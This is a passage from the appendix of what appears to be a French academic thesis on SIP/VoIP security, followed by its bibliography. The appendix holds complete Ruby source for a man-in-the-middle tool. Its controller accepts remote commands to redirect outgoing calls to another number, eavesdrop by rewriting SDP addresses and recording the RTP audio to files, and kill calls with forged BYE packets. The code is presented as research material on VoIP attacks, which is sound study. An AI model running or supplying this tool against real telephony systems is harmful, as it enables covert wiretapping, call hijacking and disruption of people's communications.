2  Address = Struct.new(:host, :port) do
3    # Public: Parse a String and create an Address.
4    #
5    # str - The String to parse.
6    #
7    # Returns the parsed Address.
8    def self.parse(str)
9      host, port = str.split(":")
10     Address.new(host, port.to_i)
11   end
12
13   # Public: Convert an Address to a String.
14   #
15   # Returns the String representation.
16   def to_s
17     "#{host}:#{port}"
18   end
19 end
```

B.2 Core Extension

```
1 require "socket"
2 require "./address"
3
```

```
4  # Public: Redefine Time class.
5  class Time
6    # Public: Convert a Time object to a filename.
7    #
8    # Returns a String representing the Time object as
       filename.
9    def to_filename
10     strftime("%F@%H.%M.%S")
11   end
12 end
13
14 # Public: Redefine String class.
15 class String
16   # Public: Convert a String to an Address.
17   #
18   # Returns the Address parsed from the String.
19   def to_addr
20     Address.parse(self)
21   end
22 end
```

B.3 SIP Packet

```
1  require "english"
2  require "./address"
3
4  # Public: Parse a SIP packet from a String.
5  class SIPPacket < String
6    # Public: Create a BYE request.
7    #
8    # request_uri    - The Request-URI of the phone
       hanging up.
9    # sip_phone_addr - The SIP address of the phone.
10   # contact        - The Contact field.
11   # to             - The To field.
12   # from           - The From field.
13   # call_id        - The Call-ID field of the session.
14   #
15   # Returns the BYE request as SIPPacket.
16   def self.create_bye(request_uri, sip_phone_addr,
       contact, to, from, call_id)
17     SIPPacket.new(<<-eos)
18 BYE #{request_uri}:5060 SIP/2.0\r
19 Via: SIP/2.0/UDP #{sip_phone_addr}\r
```

```
20 Max-Forward: 70\r
21 Contact: #{contact}\r
22 To: #{to}\r
23 From: #{from}\r
24 Call-ID: #{call_id}\r
25 CSeq: 1 BYE\r
26 Content-Length: 0\r
27 \r
28     eos
29   end
30
31   # Public: Initialize a SIPPacket from a String.
32   #
33   # packet - The SIP packet as String.
34   def initialize(packet)
35     super(packet)
36   end
37
38   # Public: Is the SIP message a request?
39   #
40   # Returns true if the SIP message is a request.
41   def request?
42     !!lines.first.match(/#{sip_version_match}\r$/)
43   end
44
45   # Public: Is the SIP message a response?
46   #
47   # Returns true if the SIP message is a response.
48   def response?
49     !!match(/\A#{sip_version_match}/)
50   end
51
52   # Public: Is the SIP message of unknown type?
53   #
54   # Returns true if the SIP message is not a request nor
         a response.
55   def unknown?
56     !request? && !response?
57   end
58
59   # Public: Get the method of the request.
60   #
61   # Returns the method of the request.
62   def method
63     lines.first.match(/^\S+/)[0]
```

```
64    end
65
66    # Public: Get the Request-URI of the request.
67    #
68    # Returns the Request-URI of the request.
69    def request_uri
70      lines.first.match(/#{method} (\S+)/)[1]
71    end
72
73    # Public: Get the status code of the response.
74    #
75    # Returns the status code of the response.
76    def status_code
77      lines.first.match(/^#{sip_version_match} (\d+)/)[1].
          to_i
78    end
79
80    # Public: Get the reason phrase of the response.
81    #
82    # Returns the reason phrase of the response.
83    def reason_phrase
84      lines.first.match(/#{status_code} (.+)\r$/)[1]
85    end
86
87    # Public: Get the type of the SIP message. If unknown,
          it is probably a
88    # keep-alive message.
89    #
90    # Returns the type of the SIP message.
91    def type
92      return method if request?
93      return "#{status_code} #{reason_phrase}" if response
          ?
94      "Keep-alive"
95    end
96
97    # Public: Is the method of the request INVITE?
98    #
99    # Returns true if the method of the request is INVITE.
100   def invite?
101     request? && method == "INVITE"
102   end
103
104   # Public: Is the response 200 OK?
105   #
```

```
106   # Returns true if the response is 200 OK.
107   def ok?
108     response? && status_code == 200
109   end
110
111   # Public: Is the response 200 OK for an INVITE request
          ?
112   #
113   # Returns true if the response is 200 OK for an INVITE
          request.
114   def ok_for_invite?
115     ok? && match(/^CSeq: \d+ INVITE\r$/)
116   end
117
118   # Public: Get a header field value.
119   #
120   # name - The name of the header field.
121   #
122   # Returns the header field value.
123   def header_field(name)
124     match(/^#{name}: (.+)\r$/)[1]
125   end
126
127   # Public: Change the dial number of the SIP message.
128   #
129   # dial - The new dial number.
130   #
131   # Returns the old dial number.
132   def change_dial(dial)
133     return unless match(/sip:(?<old_dial>\d+)@/)
134     old_dial = $LAST_MATCH_INFO[:old_dial]
135     gsub!(/sip:#{old_dial}/, "sip:#{dial}")
136     old_dial
137   end
138
139   # Public: Change the RTP address from the SDP part of
          the SIP message.
140   #
141   # addr - The new RTP address to use.
142   #
143   # Returns the previous address.
144   def change_rtp_address(addr)
145     host = port = nil
146     gsub!(/IN IP4 (?<host>.*)\r$/) do
147       host = $LAST_MATCH_INFO[:host]
```

```
148       "IN␣IP4␣#{addr.host}"
149     end
150     gsub!(/^m=audio (?<port>\d+)/) do
151       port = $LAST_MATCH_INFO[:port].to_i
152       "m=audio␣#{addr.port}"
153     end
154     Address.new(host, port)
155   end
156
157   private
158
159   # Internal: REGEX matching a SIP version.
160   #
161   # Returns the REGEX matching a SIP version as String.
162   def sip_version_match
163     'SIP/\d+\.\d+'
164   end
165 end
```

B.4 RTP Packet

```
1  # Source: https://github.com/turboladen/rtp/blob/master/
       lib/rtp/packet.rb
2  require "bindata"
3
4  # Public: Parse an RTP packet from a String.
5  class RTPPacket < BinData::Record
6    endian :big
7
8    bit2   :version
9    bit1   :padding
10   bit1   :extension
11   bit4   :csrc_count
12   bit1   :marker
13   bit7   :payload_type
14   uint16 :sequence_number
15   uint32 :timestamp
16   uint32 :ssrc_id
17   array  :csrc_ids, type: :uint32, initial_length: -> {
       csrc_count }
18   uint16 :extension_id,     onlyif: :has_extension?
19   uint16 :extension_length, onlyif: :has_extension?
20   count_bytes_remaining :bytes_remaining
```

```
21    string :rtp_payload, read_length: -> { bytes_remaining
          }
22
23    # Internal: Check if the RTP packet has extension.
24    #
25    # Returns true if the RTP packet has extension.
26    def has_extension?
27      extension == 1
28    end
29  end
```

B.5 Middlebox

```
1   require "socket"
2
3   # Public: Define a middlebox which can receive and send
        messages from both
4   # sides.
5   class Middlebox
6     # Public: Initialize a middlebox.
7     #
8     # address - The address where the middlebox is
          listening.
9     def initialize(address)
10      @socket = UDPSocket.new
11      @socket.bind(address.host, address.port)
12    end
13
14    # Public: Set both sides of the middlebox.
15    #
16    # first  - First side.
17    # second - Second side.
18    def set_sides(first, second)
19      @both_sides = [first, second]
20    end
21
22    # Public: Wait for an incoming packet.
23    #
24    # Returns false if the sender is not one of the two
          sides, otherwise
25    # returns the packet received and the sender of the
          packet.
26    def receive
27      packet, sender = @socket.recvfrom(65535)
```

```
28      sender = Address.new(sender[3], sender[1])
29      return false unless @both_sides && @both_sides.
           include?(sender)
30      [packet, sender]
31    end
32
33    # Public: Send a packet to the other side.
34    #
35    # packet - The packet to send.
36    # sender - The address of the sender.
37    def send_from(packet, sender)
38      dest = case sender
39             when @both_sides.first then @both_sides.last
40             when @both_sides.last  then @both_sides.first
41             end
42      @socket.send(packet, 0, dest.host, dest.port)
43    end
44  end
```

B.6 SIP Middlebox

```
1   require "./middlebox"
2   require "./sip_packet"
3
4   # Public: Define a SIP middlebox.
5   class SIPMiddlebox < Middlebox
6     # Public: Initialize a SIP middlebox.
7     #
8     # address - The address where the SIP middlebox is
         listening.
9     def initialize(addres)
10      super(addres)
11    end
12
13    # Public: Override the receive method of Middlebox. It
         converts the packet to
14    # a SIP packet.
15    #
16    # Returns false if the parent method returned false,
         otherwise returns the
17    # packet and the sender.
18    def receive
19      packet, sender = super
20      return false unless packet && sender
```

```
21      [SIPPacket.new(packet), sender]
22    end
23  end
```

B.7 RTP Middlebox

```
1  require "./middlebox"
2
3  # Public: Define a RTP middlebox.
4  class RTPMiddlebox < Middlebox
5    # Public: Initialize a RTP middlebox.
6    #
7    # address - The address where the RTP middlebox is
       listening.
8    def initialize(address)
9      super(address)
10   end
11 end
```

B.8 Audio Stream

```
1  require "colorize"
2  require "./rtp_packet"
3
4  # Public: Get audio stream from RTP packets and save
       them on file.
5  class AudioStream
6    # Public: Initialize the AudioStream object.
7    def initialize
8      @content    = []
9      @files      = []
10     @both_sides = nil
11   end
12
13   # Public: Set both sides of the audio stream.
14   #
15   # first  - First side.
16   # second - Second side.
17   def set_sides(first, second)
18     @both_sides = [first, second]
19   end
20
```

```
21    # Public: Is the audio stream ready for processing?
22    #
23    # Returns true if the audio stream is ready for
         processing.
24    def ready?
25      !!@both_sides
26    end
27
28    # Public: Add content to the audio stream.
29    #
30    # content - The new audio content (RTP packet and
         sender).
31    def <<(content)
32      @content << content
33    end
34
35    # Public: Process the RTP packet and save the audio
         stream on file.
36    #
37    # Returns false if no content to process, otherwise
         returns true.
38    def flush
39      return false if @content.empty?
40
41      open_files
42
43      packet, sender = @content.shift
44      packet = RTPPacket.read(packet)
45      puts ("%-21s > #%s" % [sender, packet.
           sequence_number]).colorize(:blue)
46
47      i = @both_sides.index(sender)
48      @files[i].write(packet.rtp_payload)
49
50      true
51    end
52
53    # Public: Close the audio stream and the saved files.
54    def close
55      @both_sides = nil
56      @files.each { |f| f.close }
57      @files.clear
58      @content.clear
59    end
60
```

```
61    private
62
63    # Internal: Be sure the files are open for saving
          audio stream.
64    def open_files
65      return unless @files.empty?
66      basename = Time.now.to_filename
67      filenames = ["captured/#{basename}-1.raw",
68                   "captured/#{basename}-2.raw"]
69      @files = [File.open(filenames.first, "w"),
70                File.open(filenames.last,  "w")]
71    end
72  end
```

B.9 Controller

```
1   require "yaml"
2   require "./core_ext"
3   require "./sip_middlebox"
4   require "./rtp_middlebox"
5   require "./audio_stream"
6
7   # Public: Define the controller waiting for instructions
        . When instructions
8   # received, attacks can be launched by using SIP and RTP
        middleboxes. The
9   # packets captured may be modified.
10  class Controller
11    # Public: Initialize the controller. Setting the
          middleboxes and the audio
12    # stream and running them on threads. Then waiting for
          instructions.
13    def initialize
14      get_config
15
16      @sip_middlebox = SIPMiddlebox.new(
            @sip_middlebox_addr)
17      @sip_middlebox.set_sides(@sip_phone_addr,
            @sip_server_addr)
18      @rtp_middlebox = RTPMiddlebox.new(
            @rtp_middlebox_addr)
19      @audio_stream = AudioStream.new
20
21      Thread.new { run_sip_middlebox }
```

```
22      Thread.new { run_rtp_middlebox }
23      Thread.new { capture_audio_stream }
24      start_controller
25    end
26
27    private
28
29    # Internal: Get the configurations from the
          configuration file.
30    def get_config
31      YAML.load_file("config.yml").each do |key, value|
32        instance_variable_set("@#{key}", value.to_addr)
33      end
34    end
35
36    # Internal: Run the SIP middlebox, waiting for packets
          and modifying them
37    # with the right attack chosen.
38    def run_sip_middlebox
39      loop do
40        packet, sender = @sip_middlebox.receive
41        next unless packet && sender
42
43        puts ("%-21s␣>␣%s" % [sender, packet.type]).
              colorize(:red)
44        packet = @sip_treatment.call(packet) if
              @sip_treatment
45
46        @sip_middlebox.send_from(packet, sender)
47      end
48    end
49
50    # Internal: Run the RTP middlebox, waiting for packets
          and sending them to
51    # the audio stream process.
52    def run_rtp_middlebox
53      loop do
54        next unless @caller_addr && @callee_addr
55        @rtp_middlebox.set_sides(@caller_addr,
              @callee_addr)
56        packet, sender = @rtp_middlebox.receive
57        next unless packet && sender
58
59        @audio_stream.set_sides(@caller_addr, @callee_addr
              )
```

```
60        @audio_stream << [packet, sender]
61
62        @rtp_middlebox.send_from(packet, sender)
63      end
64    end
65
66    # Internal: Run the audio stream process, waiting for
          new RTP packets to be
67    # saved as audio content to file.
68    def capture_audio_stream
69      last_time = nil
70      loop do
71        next unless @audio_stream.ready?
72
73        last_time = Time.now if @audio_stream.flush
74
75        if last_time && Time.now - last_time > 5
76          puts "End␣of␣call"
77          last_time = nil
78          @audio_stream.close
79          @caller_addr = @callee_addr = nil
80        end
81      end
82    end
83
84    # Internal: Start the controller, waiting for new
          instructions on the address
85    # defined in the configuration file.
86    def start_controller
87      @server = TCPServer.new(@controller_addr.host,
            @controller_addr.port)
88      puts "Running␣on␣#{@controller_addr}..."
89      loop { accept_client }
90    end
91
92    # Internal: Wait for a new client.
93    def accept_client
94      @client = @server.accept
95      loop { get_action rescue return }
96    end
97
98    # Internal: Get the instruction from the client.
99    def get_action
100     @client.print(">␣")
101     action, *params = @client.gets.split("␣")
```

```
102
103     if respond_to?("action_#{action}", true)
104       @client.puts("action␣received")
105       send("action_#{action}", *params)
106     else
107       @client.puts("unknown␣action")
108     end
109   end
110
111   # Internal: Remove any attack processing.
112   def action_none
113     @sip_treatment = nil
114     puts "Set␣attack␣to␣none"
115   end
116
117   # Internal: Set the attack to detourning the outgoing
        calls to a new dial
118   # number.
119   #
120   # dial - The new dial number (default is 0).
121   def action_detour(dial = 0)
122     dial = dial.to_i
123     @sip_treatment = lambda do |packet|
124       if packet.request?
125         old_dial = packet.change_dial(dial)
126       elsif packet.response?
127         packet.change_dial(old_dial)
128       end
129       packet
130     end
131     puts "Set␣attack␣to␣detourning␣calls␣to␣#{dial}"
132   end
133
134   # Internal: Set the attack to eavesdropping the
        outgoing calls.
135   def action_eavesdrop
136     @sip_treatment = lambda do |packet|
137       if packet.invite?
138         @caller_addr = packet.change_rtp_address(
              @rtp_middlebox_addr)
139       elsif packet.ok_for_invite?
140         @callee_addr = packet.change_rtp_address(
              @rtp_middlebox_addr)
141       end
142       packet
```

```
143     end
144     puts "Set␣attack␣to␣eavesdropping"
145   end
146
147   # Internal: Set the attack to destroying an outgoing
        call after several
148   # seconds.
149   #
150   # sec - The number of seconds after which the call
        will be destroyed (default
151   #       is 5).
152   def action_destroy(sec = 5)
153     sec = sec.to_i
154     request_uri = contact = call_id = to = from = nil
155     @sip_treatment = lambda do |packet|
156       if packet.invite?
157         request_uri = packet.request_uri
158         contact     = packet.header_field("Contact")
159         call_id     = packet.header_field("Call-ID")
160       elsif packet.ok_for_invite?
161         to   = packet.header_field("To")
162         from = packet.header_field("From")
163
164         Thread.new do
165           sleep(sec)
166           bye = SIPPacket.create_bye(
167             request_uri, @sip_phone_addr,
168             contact, to, from, call_id)
169           @sip_middlebox.send_from(bye, @sip_phone_addr)
170           puts "BYE␣request␣sent"
171         end
172       end
173       packet
174     end
175     puts "Set␣attack␣to␣destroying␣calls␣after␣#{sec}␣
          seconds"
176   end
177 end
178
179 Controller.new
```

Bibliographie

[1] Launay, Frédéric (Page consultée le 7 aout 2013). *La 4G : Tout ce qu'il faut savoir sur le sans fil et la mobilité*, [en ligne], `http://blogs.univ-poitiers.fr/f-launay`, Université de Poitiers.

[2] Wikipédia (Page consultée le 7 aout 2013). *Digest access authentication*, [en ligne], `http://en.wikipedia.org/wiki/Digest_access_authentication`.

[3] Yani Kolomba, Yannick (2009) *Étude et mise au point d'un système de communication VoIP : application sur un PABX-IP open source « Cas de l'agence en douane Getrak »*, Mémoire de maîtrise, Université protestante de Lubumbashi.

[4] Centre for the Protection of National Infrastructure (juillet 2010) *Phishing and Pharming : A Guide to Understanding And Managing the Risks*, [en ligne], `http://www.cpni.gov.uk/Documents/Publications/2010/2010019-Phishing_pharming_guide.pdf`.

[5] Collier, Mark (2005) *Basic Vulnerability Issues for SIP Security*, SecureLogix Corporation.

[6] Geneiatakis, Dimitris, Georgios Kambourakis, Tasos Dagiuklas, Costas Lambrinoudakis et Stefanos Gritzalis (2005) *SIP Security Mechanisms : A state-of-the-art review*, Proceedings of the Fifth International Network Conference (INC), p.147–155.

[7] Haddock, Chris (2006) *Understanding SIP—Today's Hottest Communications Protocol Comes of Age*, Ubiquity.

[8] B. Johnston, Alan (septembre 2009) *SIP : Understanding the Session Initiation Protocol*, Artech House, 978-1-60783-996-5, [en ligne], `http://books.google.com/books?id=AKDgVrDz9mYC`.

[9] D. Keromytis, Angelos (2009) *A survey of Voice over IP security research*, Information Systems Security, Springer, p.1–17.

[10] Miller, Lawrence et Peter H. Gregory (2009) *SIP Communications for Dummies*, Avaya Second Custom Edition, Wiley Publishing, Inc., Indianapolis, Indiana.

[11] Steffen, Andreas, Daniel Kaufmann, Andreas Stricker et Zürcher Hochschule Winterthur (2004) *SIP security*, DFN-Arbeitstagung ber Kommunikationsnetze, p. 397–412.

[12] Wang, Xinyuan, Ruishan Zhang, Xiaohui Yang, Xuxian Jiang et Duminda Wijesekera (2008) *Voice pharming attack and the trust of VoIP*,

Proceedings of the 4th international conference on Security and privacy in communication networks, ACM, p. 24.

[13] Yang, Xiaohui, Ram Dantu et Duminda Wijesekera (2012) *Handbook on Securing Cyber-Physical Infrastructure*, 30. Security Issues in VoIP Telecommunication Networks, Sajal Das, Krishna Kant, et Nan Zhang, Morgan Kaufmann Publishers.

[14] Zhang, Ruishan, Xinyuan Wang, Xiaohui Yang et Xuxian Jiang (2007) *Billing attacks on SIP-based VoIP systems*, Proceedings of the first USENIX workshop on Offensive Technologies, p. 1–8, USENIX Association.

[15] Zhang, Ruishan, Xinyuan Wang, Xiaohui Yang et Xuxian Jiang (2010) *On the billing vulnerabilities of SIP-based VoIP systems*, Computer Networks, vol. 54 n° 11, p. 1837–1847, Elsevier.

[16] Dierks, T. et C. Allen (janvier 1999) *The TLS Protocol Version 1.0*, RFC 2246 (Proposed Standard), IETF, [en ligne], `http://www.ietf.org/rfc/rfc2246.txt`.

[17] Kent, S. et R. Atkinson (novembre 1998) *Security Architecture for the Internet Protocol*, RFC 2401 (Proposed Standard), IETF, [en ligne], `http://www.ietf.org/rfc/rfc2401.txt`.

[18] Franks, J., P. Hallam-Baker, J. Hostetler, S. Lawrence, P. Leach, A. Luotonen et L. Stewart (juin 1999) *HTTP Authentication : Basic and Digest Access Authentication*, RFC 2617 (Draft Standard), IETF, [en ligne], `http://www.ietf.org/rfc/rfc2617.txt`.

[19] Ramsdell, B. (juin 1999) *S/MIME Version 3 Message Specification*, RFC 2633 (Proposed Standard), IETF, [en ligne], `http://www.ietf.org/rfc/rfc2633.txt`.

[20] Rosenberg, J., H. Schulzrinne, G. Camarillo, A. Johnston, J. Peterson, R. Sparks, M. Handley et E. Schooler (juin 2002) *SIP : Session Initiation Protocol*, RFC 3261 (Proposed Standard), IETF, [en ligne], `http://www.ietf.org/rfc/rfc3261.txt`.

[21] Campbell, B., J. Rosenberg, H. Schulzrinne, C. Huitema et D. Gurle (décembre 2002) *Session Initiation Protocol (SIP) Extension for Instant Messaging*, RFC 3428 (Proposed Standard), IETF, [en ligne], `http://www.ietf.org/rfc/rfc3428.txt`.

[22] Johnston, A., S. Donovan, R. Sparks, C. Cunningham et K. Summers (décembre 2003) *Session Initiation Protocol (SIP) Basic Call Flow Examples*, RFC 3665 (Best Current Practice), IETF, [en ligne], `http://www.ietf.org/rfc/rfc3665.txt`.

[23] Handley, M., V. Jacobson et C. Perkins (juillet 2006) *SDP : Session Description Protocol*, RFC 4566 (Proposed Standard), IETF, [en ligne], `http://www.ietf.org/rfc/rfc4566.txt`.

[24] Dierks, T. et E. Rescorla (aout 2008) *The Transport Layer Security (TLS) Protocol Version 1.2*, RFC 5246 (Proposed Standard), IETF, [en ligne], `http://www.ietf.org/rfc/rfc5246.txt`.

[25] Ramsdell, B. et S. Turner (janvier 2010) *Secure/Multipurpose Internet Mail Extensions (S/MIME) Version 3.2 Message Specification*, RFC 5751 (Proposed Standard), IETF, [en ligne], `http://www.ietf.org/rfc/rfc5751.txt`.

[26] Zimmermann, P., A. Johnston et J. Callas (avril 2011) *ZRTP : Media Path Key Agreement for Unicast Secure RTP*, RFC 6189 (Informational), IETF, [en ligne], `http://www.ietf.org/rfc/rfc6189.txt`.